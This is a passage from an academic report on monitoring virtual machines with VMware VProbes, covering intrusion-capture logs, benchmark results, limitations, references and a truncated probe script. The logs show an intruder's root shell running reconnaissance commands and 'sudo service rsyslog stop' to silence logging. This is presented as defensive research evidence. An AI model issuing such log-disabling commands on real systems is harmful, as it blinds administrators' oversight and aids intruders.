Date	Time	Priority	Hostname	Message
06-15-2015	17:47:58	Syslog.Info	192.168.92.134	Jun 15 16:20:04 localhost rsyslogd: [origin software="rsyslogd" swVersion="7.4.7" x-pid="858" x-info="http://www.rsyslog.com"] exiting on signal 15.
06-15-2015	17:47:58	Daemon.Info	192.168.92.134	Jun 15 16:20:04 localhost systemd: Stopping System Logging Service...
06-15-2015	17:47:58	System0.Info	192.168.92.134	Jun 15 16:20:04 localhost snoopy[2900]: [uid:0 sid:1554 tty:(none) cwd:/ filename:/bin/systemctl]: /bin/systemctl stop rsyslog.service
06-15-2015	17:47:58	System0.Info	192.168.92.134	Jun 15 16:20:04 localhost snoopy[2908]: [uid:0 sid:1554 tty:(none) cwd:/ filename:/bin/grep]: grep -E -qw start|stop|restart|try-restart|reload|force-reload|status|condrestart
06-15-2015	17:47:58	System0.Info	192.168.92.134	Jun 15 16:20:04 localhost snoopy[2908]: [uid:0 sid:1554 tty:(none) cwd:/ filename:/bin/egrep]: egrep -qw start|stop|restart|try-restart|reload|force-reload|status|condrestart
06-15-2015	17:47:58	System0.Info	192.168.92.134	Jun 15 16:20:04 localhost snoopy[2905]: [uid:0 sid:1554 tty:(none) cwd:/root filename:/bin/basename]: basename /sbin/service
06-15-2015	17:47:58	System0.Info	192.168.92.134	Jun 15 16:20:04 localhost snoopy[2904]: [uid:0 sid:1554 tty:(none) cwd:/root filename:/bin/basename]: basename /sbin/service
06-15-2015	17:47:58	System0.Info	192.168.92.134	Jun 15 16:20:04 localhost snoopy[2903]: [uid:0 sid:1554 tty:(none) cwd:/root filename:/bin/mountpoint]: /bin/mountpoint -q /sys/fs/cgroup/systemd
06-15-2015	17:47:58	System0.Info	192.168.92.134	Jun 15 16:20:04 localhost snoopy[2902]: [uid:0 sid:1554 tty:(none) cwd:/root filename:/bin/mountpoint]: /bin/mountpoint -q /cgroup/systemd
06-15-2015	17:47:58	System0.Info	192.168.92.134	Jun 15 16:20:04 localhost snoopy[2900]: [uid:0 sid:1554 tty:(none) cwd:/root filename:/sbin/service]: service rsyslog stop
06-15-2015	17:47:58	System0.Notice	192.168.92.134	Jun 15 16:20:04 localhost sudo: root : TTY=tty1 ; PWD=/root ; USER=root ; COMMAND=/sbin/service rsyslog stop
06-15-2015	17:47:58	System0.Info	192.168.92.134	Jun 15 16:20:04 localhost snoopy[2899]: [uid:0 sid:1554 tty:(none) cwd:/root filename:/usr/bin/sudo]: sudo service rsyslog stop
06-15-2015	17:47:40	System0.Info	192.168.92.134	Jun 15 16:19:45 localhost snoopy[2898]: [uid:0 sid:1554 tty:(none) cwd:/root filename:/usr/bin/ps]: ps -ax
06-15-2015	17:47:24	System0.Info	192.168.92.134	Jun 15 16:19:27 localhost snoopy[2896]: [uid:0 sid:1554 tty:(none) cwd:/root filename:/usr/bin/id]: id
06-15-2015	17:47:18	System0.Info	192.168.92.134	Jun 15 16:19:21 localhost snoopy[2894]: [uid:0 sid:1554 tty:/dev/tty1 cwd:/root filename:../executive]: ./executive

Figure 12: Point of view on the syslog server (oldest entry on the bottom)

However, our VProbes introspection tool is still close monitoring both shell inputs and outputs of the compromised VM (see listing 33). The green lines indicate command output was in full, but we have manually truncated it for this listing.

Listing 33: Remote shell spawned and checking for permissions (oldest entry on the top)

```
pid=2894 Launched from="/bin/bash" Full binary path of executable ="./executive" Command entered=" ./executive"
       pid originates from pid=1554, name=bash, trace(pid-name)= 2894-sh 1554-bash
pid=2896 Launched from="/bin/bash" Full binary path of executable ="/usr/bin/id" Command entered=" id"
       pid originates from pid=1554, name=bash, trace(pid-name)= 2896-id 2894-sh 1554-bash
[ppid=1554,name=bash] : uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
pid=2898 Launched from="/bin/bash" Full binary path of executable ="/usr/bin/ps" Command entered=" ps -ax"
       pid originates from pid=1554, name=bash, trace(pid-name)= 2898-ps 2894-sh 1554-bash
[ppid=1554,name=bash] : PID TTY      STAT   TIME COMMAND
[ppid=1554,name=bash] :   1 ?        Ss     0:02 /usr/lib/systemd/systemd --switched-root --system --deserialize 24
/* output truncated */
[ppid=1554,name=bash] : 724 ?        Ss     0:00 /usr/sbin/lvmetad -f
[ppid=1554,name=bash] : 735 ?        Ss     );
pid=2899 Launched from="/bin/bash" Full binary path of executable ="/usr/bin/sudo" Command entered=" sudo service rsyslog stop"
       pid originates from pid=1554, name=bash, trace(pid-name)= 2899-sudo 2894-sh 1554-bash
/* output truncated */
[ppid=1554,name=bash] : Redirecting to /bin/systemctl stop rsyslog.service
pid=2900 Launched from="/bin/bash" Full binary path of executable ="/bin/systemctl" Command entered=" /bin/systemctl stop
      rsyslog.service"
       pid originates from pid=1554, name=bash, trace(pid-name)= 2900-systemctl 2899-sudo 2894-sh 1554-bash
pid=2910 Launched from="/bin/bash" Full binary path of executable ="/usr/bin/whoami" Command entered=" whoami"
       pid originates from pid=1554, name=bash, trace(pid-name)= 2910-whoami 2894-sh 1554-bash
[ppid=1554,name=bash] : root
pid=2911 Launched from="/bin/bash" Full binary path of executable ="/usr/bin/w" Command entered=" w"
       pid originates from pid=1554, name=bash, trace(pid-name)= 2911-w 2894-sh 1554-bash
[ppid=1554,name=bash] : 16:20:28 up 4:40, 1 user, load average: 0.00, 0.01, 0.05
[ppid=1554,name=bash] : USER  TTY      FROM             LOGIN@  IDLE   JCPU   PCPU WHAT
[ppid=1554,name=bash] : root  tty1                     );
```

Although output of commands have been truncated, the crucial point is that we (on the administrative side) are still able to actively capture and log commands made to the shell. Since the introspection tool is outside of the VM, the intruder cannot readily detect the presence of the stealth monitoring tool easily.

7.2 Efficiency

Typically, performance of VMI techniques is based on overhead performance. Ideally, the VMI method proposed (VProbes) should have similar or reduced overhead compared to currently discussed techniques. However, after taking the amount of time and limited knowledge on Linux kernels into account, a more realistic goal would be to come up with a solution that uses a VMM API to achieve system introspection. Putting pure performance overhead aside, other metrics that could be used to evaluate the solution would include, how in-depth the introspection can reach, whether it can detect attacks successfully, and if it can prevent attacks.

Detecting system intrusion is a much discussed and complex topic. Generally attacks consist of network scanning for live hosts, performing port scans on those hosts and finding vulnerable services to exploit. These exploits allow intruders to execute code remotely from their machines and some payloads linked with these exploits can spawn a remote shell as well. Exploits are discovered from time to time and are very unique to each other, and thus makes it very difficult to define a static 'rule' to check if a machine has been compromised or not. We believe that the responsibility of intrusion and prevention should remain in the hands of commercial software such as Snort and hardware analysers from commercial providers.

Generality also plays a fair part in the evaluation of the solution. Existing solutions are customised, or made for a select range of guest VMs, or can only work on a single virtual CPU. Granted that having such limitations can provide more IDS/IPS like features in the monitoring and introspection process, such a flaw can be a major disadvantage in itself. For example, with the abundance of multi-core machines for both low and high performance workstations, when the attacker has successfully compromised the machine and sees a single core machine, his suspicions could be raised on whether the compromised machine is actually a Honeypot, and would perform additional checks to confirm that.

We tested the generality of our project by running different versions of Debian (6.0.0 and 6.0.10), Ubuntu (10.04 and 14.04) and CentOS (5, 6 and 7). Introspection worked well with all tested distributions, mainly because the kernel versions were newer than 2.6.11, which we could extract memory offsets from, using the vprobes toolkit. Similar to ShadowContext, the generality comes from the compatilibilty of system calls, since the system calls were present since kernel version 1.0, little effort is needed to inspect different Linux distributions[25].

Our project revolves around capturing and interpreting system calls made by the Linux OS, and as such do not suffer the same limitation as some existing solutions that are only restricted to running on a single virtual CPU. While system calls can be executed on differ-

ent virtual CPUs, VProbes would select the virtual CPU to retrieve arguments from when the callback function is being invoked. The VProbes toolkit for finding Linux memory offsets works for both 32 and 64bit memory models, but cannot be used on Linux kernels earlier than 2.6.11. Newer versions of the kernel would allow for more introspection, such as displaying of binary file locations. Adapting our project for use on 32bit kernels only require information on system call numbers (**unistd_32.h**), system call entry (**/proc/kallsyms**), and knowledge on where the system call number as well as call arguments are stored in the CPU registers (see listing 11).

In terms of generality, some existing solutions require 'training' a dataset to allow the VMI tool to be effective on the VM. SYRINGE and ShadowContext require a 'trusted' VM for each VM to be inspected, which can be quite a performance drain. In addition, the solution itself should also be resilient to attacks.

VProbes introspection does not require a 'training' dataset as it does not detect nor perform deep analysis of system events. In terms of security and being resilient to attacks, VProbes has not been updated since 2011 (date of last published VProbes documentation [23]) and security of the solution largely depends on VMware workstation itself, as well as any other VMware hypervisor that VProbes can be run on.

7.3 Performance

We evaluate the performance of our VProbes introspection tool with a number of benchmarks. Figure 13 shows configuration details for each benchmark test. We run each benchmark 3 times and recorded the the results, and finally, figure 14 show the normalised test results with respect to the baseline when the VProbes script is not loaded, which is referred to as the BASE measurement. Unixbench [10] contains a suite of tests to evaluate system performance, as well as assess performance improvements moving from a single-core to a multi-core configuration. nbench [14] on the other hand, is a single core benchmarking suite that is "designed to expose the capabilities of a system's CPU, FPU, and memory system" [14]. In particular, we chose Unixbench for its suite of tests designed to test multiple aspects of a system, while we were curious just how much CPU arithmetic power suffered an impact due to our introspection. In addition to both benchmarking suites, we also wanted to test a real world application. For this reason, we also recorded the time it took to compile v4.0.5 of the Linux kernel, both on single-core and multi-core configurations.

Item	Version	Configuration
nbench	2.2.3	Default configuration
UnixBench	5.1.3	Default configuration
make	3.81	Compile Linux kernel v4.0.5

Figure 13: Configuration information used for performance evaluation

Test	BASE	Vprobes
UnixBench-Dhrystone 2 using register variables (1 vCPU)	100	99.74
UnixBench-Double-Precision Whetstone (1 vCPU)	100	100.29
UnixBench-File Copy 1024 bufsize 2000 maxblocks (1 vCPU)	100	2.93
UnixBench-File Copy 4096 bufsize 8000 maxblocks (1 vCPU)	100	4.40
UnixBench-Execl Throughput (1 vCPU)	100	59.21
UnixBench-Dhrystone 2 using register variables (4 vCPU)	100	101.06
UnixBench-Double-Precision Whetstone (4 vCPU)	100	100.66
UnixBench-File Copy 1024 bufsize 2000 maxblocks (4 vCPU)	100	98.97
UnixBench-File Copy 4096 bufsize 8000 maxblocks (4 vCPU)	100	99.53
UnixBench-Execl Throughput (4 vCPU)	100	60.40
nbench	100	98.88
make (1 vCPU)	100	56.10
make (4 vCPU)	100	72.57

Figure 14: Normalised performance results for applications and benchmarks



Figure 15: Normalised performance results for applications and benchmarks on 1 vCPU



Figure 16: Normalised performance results for applications and benchmarks on 4 vCPU



Figure 17: Normalised performance results for *nbench* and *make*

We observe that the system does not suffer from any significant performance loss from CPU arithmetic-heavy tests (~99% performance compared to baseline). However, when running Unixbench, there was a massive performance drop during file copy tests (~2-5% of baseline) running on a single virtual CPU, but negligible performance impact on 4 virtual CPUs. The *Execl Throughput* test remained consistent at a ~60% of BASE throughput. Compiling the Linux kernel on a single core suffered more performance loss than on 4 vCPUs, and we note that the average performance of compilation between both single and multi-core configurations is rather consistent with that of *Execl Throughput*.

Execl throughput measures the number of *execl* system calls that can be performed per second. Execl is part of the family of system calls that replaces the current active process with another process, similar to **execve** calls. We believe the results of this test is most representative of evaluating performance of our tool, as one of the aims of our project is capturing **execve** system calls, and that we also obtained consistent performance on different hardware configurations.

We believe the poor performance on file copy tests on a single vCPU is due to a combination of bottlenecking CPU and disk resources. Recall that VProbes has to be enabled on the virtual machine configuration file (.vmx). It could be possible that the vCPUs are also responsible for capturing system calls and writing the output to the log file. On a single core configuration with VProbes disabled, the single vCPU is responsible for handling *read* and *write* system calls continuously. With VProbes enabled, with every *read* or *write* call, the vCPU needs to execute the VProbes callback function, dissect the call to obtain the data, write to the log before actually processing it as it was intended to do. The performance impact would be very high.

In the multi-core configuration, while all 4 vCPUs are stressed, the bottleneck lies on the hard drive itself not being able to read and write simultaneously fast enough. To confirm that, we refer to listing 34, which shows detailed results regarding the file copy test. We can see that the copy speed in the multi-core configuration is much lower than that of the single-core configuration. Since the bottleneck lies on the hard disk, the CPU would have free resources to process the VProbes script, thus giving an illusion of having no performance penalty in multi-core mode.

Listing 34: File copy test results - 1 vCPU vs 4 vCPU

```
Benchmark Run: Wed Jun 17 2015 13:15:05 - 13:17:30
4 CPUs in system; running 1 parallel copy of tests

File Copy 1024 bufsize 2000 maxblocks    731248.2 KBps (30.0 s, 2 samples)

System Benchmarks Partial Index          BASELINE      RESULT   INDEX
File Copy 1024 bufsize 2000 maxblocks      3960.0    731248.2  1846.6
                                                               ========
System Benchmarks Index Score (Partial Only)                     1846.6

------------------------------------------------------------------------
Benchmark Run: Wed Jun 17 2015 13:17:30 - 13:19:55
4 CPUs in system; running 4 parallel copies of tests

File Copy 1024 bufsize 2000 maxblocks    680336.4 KBps (30.0 s, 2 samples)

System Benchmarks Partial Index          BASELINE      RESULT   INDEX
File Copy 1024 bufsize 2000 maxblocks      3960.0    680336.4  1718.0
                                                               ========
System Benchmarks Index Score (Partial Only)                     1718.0
```

As a result, based on the average performance penalty of the *make* and Unixbench *Execl Throughput* test, we find the overall *average* performance penalty of our VProbes introspection tool to be moderate at ~60% of BASE performance.

7.4 Limitations and Future work

Many of the challenges of this project lies in VProbes being poorly documented with very limited examples and projects out there for reference. In addition, without support for arrays, nor the ability to dynamically declare variables in runtime, we find ourselves limited in the number of arguments we can capture in **execve** system calls, as well as many other unexplored calls. Having a limited string length of 255 characters also prevent us to capture output to STDOUT where the *count* is larger than our limit.

We also lack the capability to capture commands that do not invoke the **execve** system call, such as directory changing commands (*pwd*, *cd*). Although these commands lacked any execution of binary files, it does not mean there are no traces. At least 300 lines of system events were logged with the VProbes log file, and most of them were linked with 'irqbalance', which,

according to its manpage, distributes hardware interrupts across processors on a multiprocessor system. Although these 300 lines were dumped to the log file when the command *pwd* was entered, we do not have sufficient evidence as of yet, to confidently determine that this group of 300 lines is representative of *pwd*. More investigation and research is needed to understand how *pwd* works at a low level. An extract of the log file is shown in listing 35.

Listing 35: Extract of VProbes log upon entering command *pwd*

```
t=861/p=861/pp=1 (irqbalance # /usr/sbin/irqbalance): open("/proc/interrupts", flags=0, mode=1b6);
t=861/p=861/pp=1 (irqbalance # /usr/sbin/irqbalance): syscall_5(other...);
t=861/p=861/pp=1 (irqbalance # /usr/sbin/irqbalance): syscall_9(other...);

/* syscall_5 = fstat */
/* syscall_9 = mmap */
```

Based on the log, there were multiple calls to system call numbers 5 and 9, which corresponds to *fstat* and *mmap* respectively. The fstat system call simply returns information on a file descriptor, and the mmap system call creates a new mapping in the virtual address space of the calling process[2]. At this moment, the only way we are able to track that a *pwd* command was entered is through STDOUT; if the output of STDOUT resembles a directory (in our Perl script, using regular expressions), we print a statement stating that the command was a result of a *pwd*. As for now, we will require much investigation as to how we can better track such events that do not trigger **execve** system calls.

While our VProbes solution and Perl script combination is not able to detect attacks or methods of intrusion in real time, it can be rectified or added via a feature extension if we capture more system calls in detail, especially calls concerning network traffic. However such a feature will incur more performance penalty on the VM. In addition, we also need knowledge regarding memory offsets for data structures not natively *int* or *string* type.

Our Perl 'filter' also needs further refinement. It currently uses regular expressions heavily, and while it works well as a proof of concept, our method of tracking STDOUT of system calls currently only allow for a single user environment. Having multiple users using the shell concurrently would cause a lot of confusion and discontinuities in our Perl script output. Much improvement will come from testing with various other shells and Linux distributions.

8 Conclusion

We have presented an introspection solution using VMware VProbes, a VMM based tool capable of monitoring system calls from outside the VM. Having an out-of-the-box monitoring tool helps by keeping the VM free of any in-client monitoring tools that a potential intruder can detect and disable. Although it does retain some form of deep inspection capability compared to in-guest traditional monitoring software, it does show a lot of untapped potential if paired up with an advanced system call analyser. We evaluated the effectiveness, efficiency, as well as performance impact of our project. Performance penalty is moderate at ~60%.

References

[1] AMD. *Hardware Virtualization (ETISS lecture)*. Oct. 2007. URL: http://www.slideshare.net/Cameroon45/hardware-virtualization.

[2] Canonical. *Ubuntu Manuals*. Apr. 2014. URL: http://manpages.ubuntu.com/manpages/trusty/man2/syscalls.2.html.

[3] Martim Carbone et al. "Secure and Robust Monitoring of Virtual Machines Through Guest-assisted Introspection". In: *Proceedings of the 15th International Conference on Research in Attacks, Intrusions, and Defenses*. RAID'12. Amsterdam, The Netherlands: Springer-Verlag, 2012, pp. 22–41. ISBN: 978-3-642-33337-8. DOI: 10.1007/978-3-642-33338-5_2. URL: http://dx.doi.org/10.1007/978-3-642-33338-5_2.

[4] B. Dolan-Gavitt et al. "Virtuoso: Narrowing the Semantic Gap in Virtual Machine Introspection". In: *Security and Privacy (SP), 2011 IEEE Symposium on*. May 2011, pp. 297–312. DOI: 10.1109/SP.2011.11.

[5] Yangchun Fu and Zhiqiang Lin. "Bridging the Semantic Gap in Virtual Machine Introspection via Online Kernel Data Redirection". In: *ACM Trans. Inf. Syst. Secur.* 16.2 (Sept. 2013), 7:1–7:29. ISSN: 1094-9224. DOI: 10.1145/2505124. URL: http://doi.acm.org/10.1145/2505124.

[6] Frédérick Giasson. *Memory Layout in Program Execution*. Oct. 2001. URL: http://fgiasson.com/articles/memorylayout.txt.

[7] R. P. Goldberg. "Architecture of Virtual Machines". In: *Proceedings of the Workshop on Virtual Computer Systems*. Cambridge, Massachusetts, USA: ACM, 1973, pp. 74–112. DOI: 10.1145/800122.803950. URL: http://doi.acm.org/10.1145/800122.803950.

[8] Ralf Hund, Thorsten Holz, and Felix C. Freiling. "Return-oriented Rootkits: Bypassing Kernel Code Integrity Protection Mechanisms". In: *Proceedings of the 18th Conference on USENIX Security Symposium*. SSYM'09. Montreal, Canada: USENIX Association, 2009, pp. 383–398. URL: http://dl.acm.org/citation.cfm?id=1855768.1855792.

[9] Xuxian Jiang and Xinyuan Wang. ""Out-of-the-Box" Monitoring of VM-based High-interaction Honeypots". In: *Proceedings of the 10th International Conference on Recent Advances in Intrusion Detection*. RAID'07. Gold Goast, Australia: Springer-Verlag, 2007, pp. 198–218. ISBN: 3-540-74319-7, 978-3-540-74319-4. URL: http://dl.acm.org/citation.cfm?id=1776434.1776450.

[10] kdlucas. *byte-unixbench*. June 2015. URL: https://github.com/kdlucas/byte-unixbench.

[11] Zhiqiang Lin. *Toward Guest OS Writable Virtual Machine Introspection*. 2013. URL: https://labs.vmware.com/vmtj/toward-guest-os-writable-virtual-machine-introspection.

[12] William W. Martin. *Hone y Pots and Honey Nets - Security through Deception*. May 2001. URL: http://www.sans.org/reading-room/whitepapers/attacking/honey-pots-and-honey-nets-security-through-deception-41?show=honey-pots-and-honey-nets-security-through-deception-41&cat=attacking.

[13] William W. Martin. *Honeypots and Honeynets – Security through Deception*. May 2001. URL: http://www.sans.org/reading-room/whitepapers/attacking/honey-pots-honey-nets-security-deception-41.

[14] Uwe F. Mayer. *Linux/Unix nbench*. Jan. 2011. URL: http://www.tux.org/~mayer/linux/bmark.html.

[15] Nick L. Petroni Jr. and Michael Hicks. "Automated Detection of Persistent Kernel Control-flow Attacks". In: *Proceedings of the 14th ACM Conference on Computer and Communications Security*. CCS '07. Alexandria, Virginia, USA: ACM, 2007, pp. 103–115. ISBN: 978-1-59593-703-2. DOI: 10.1145/1315245.1315260. URL: http://doi.acm.org/10.1145/1315245.1315260.

[16] Graham Robert. *FAQ: Network Intrusion Detection Systems*. Mar. 2000. URL: http://www.linuxsecurity.com/resource_files/intrusion_detection/network-intrusion-detection.html.

[17] David A Rusling. *Linux Data Structures*. 1999. URL: http://tldp.org/LDP/tlk/ds/ds.html.

[18] Constantine Shulyupin. *Interactive map of Linux kernel*. 2010. URL: http://www.makelinux.net/kernel_map/.

[19] Bostjan Skufca. *Snoopy Logger*. May 2015. URL: https://github.com/a2o/snoopy.

[20] Mendel Rosenblum Tal Garfinkel. *A Virtual Machine Introspection Based Architecture for Intrusion Detection*. Feb. 2003. URL: http://suif.stanford.edu/papers/vmi-ndss03.pdf.

[21] VMware. *Understanding Full Virtualization, Paravirtualization and Hardware Assist*. 2007. URL: http://www.vmware.com/files/pdf/VMware_paravirtualization.pdf.

[22] VMware. *VMCI Sockets Programming Guide*. Aug. 2013. URL: http://pubs.vmware.com/vsphere-55/topic/com.vmware.ICbase/PDF/ws9_esx55_vmci_sockets.pdf.

[23] VMware. *VProbes Programming Reference*. June 2011. URL: https://www.vmware.com/pdf/ws8_f4_vprobes_reference.pdf.

[24] Dehnert Alexander Worthington. *Using VProbes for intrusion detection*. June 2013. URL: http://dspace.mit.edu/handle/1721.1/85414.

[25] Rui Wu et al. "System Call Redirection: A Practical Approach to Meeting Real-World Virtual Machine Introspection Needs". In: *Proceedings of the 2014 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*. DSN '14. Washington, DC, USA: IEEE Computer Society, 2014, pp. 574–585. ISBN: 978-1-4799-2233-8. DOI: 10.1109/DSN.2014.59. URL: http://dx.doi.org/10.1109/DSN.2014.59.

[26] Kevin Borders Xin Zhao and Atul Prakash. "Virtual Machine Security Systems". In: *Advances in Computer Science and Engineering*. 2009, pp. 339–365. URL: http://web.eecs.umich.edu/~aprakash/eecs588/handouts/virtualmachinesecurity.pdf.

9 Appendix

VProbes introspection and capture tool

```
(version 1.0)
(definteger NR_open)
(definteger NR_read)
(definteger NR_write)
(definteger NR_getpid)
(definteger NR_clone)
(definteger NR_fork)
(definteger NR_vfork)
(definteger NR_execve)
(definteger NR_chmod)
(definteger NR_exit_group)
(definteger NR_prctl)
(defstring ~tmp2)
(definteger ~flocal2:thrptr)
(defstring ~flocal7:ret)
(defstring ~flocal9:ret)
(defstring ~flocal9:parent_path)
(defstring ~flocal10:path)
(definteger ~flocal10:mnt)
(definteger ~flocal10:dentry)
(defstring ~flocal11:syscall_name)
(defstring ~flocal11:syscall_args)
(defstring ~flocal11:arg_path)
(defstring ~flocal11:arg1)
(defstring ~flocal11:arg2)
(defstring ~flocal11:arg3)
(defstring ~flocal11:arg4)
(defstring ~flocal11:arg5)
(defstring ~flocal11:arg6)
(defstring ~flocal11:comm)
(defstring ~flocal11:binary_path)
(definteger ~flocal11:tid)
(definteger ~flocal11:pid)
(definteger ~flocal11:ppid)
(definteger ~flocal11:argint1)
(definteger ~flocal11:argint2)
(definteger ~flocal11:argint3)
(definteger ~flocal11:argint4)
(definteger ~flocal11:argint5)
(definteger ~flocal11:argint6)
(definteger ~flocal11:print)
(defstring ~flocal12:comm)
(defstring ~flocal12:binary_path)
(definteger ~flocal12:tid)
(definteger ~flocal12:pid)
(definteger ~flocal12:ppid)
(definteger ~plocal2:syscall_num)
(definteger ~plocal2:sys_arg0)
(definteger ~plocal2:sys_arg1)
```

```
(definteger ~plocal2:sys_arg2)
(definteger ~plocal2:sys_arg3)
(definteger ~plocal2:sys_arg4)
(definteger ~plocal2:sys_arg5)
(defun guestload (addr)
   (cond
      ((< addr 4096) 0)
      (1 (getguest addr))
   )
)
(defun guestloadstr (addr)
   (cond
      ((< addr 4096) "<NULL>")
      (
         1
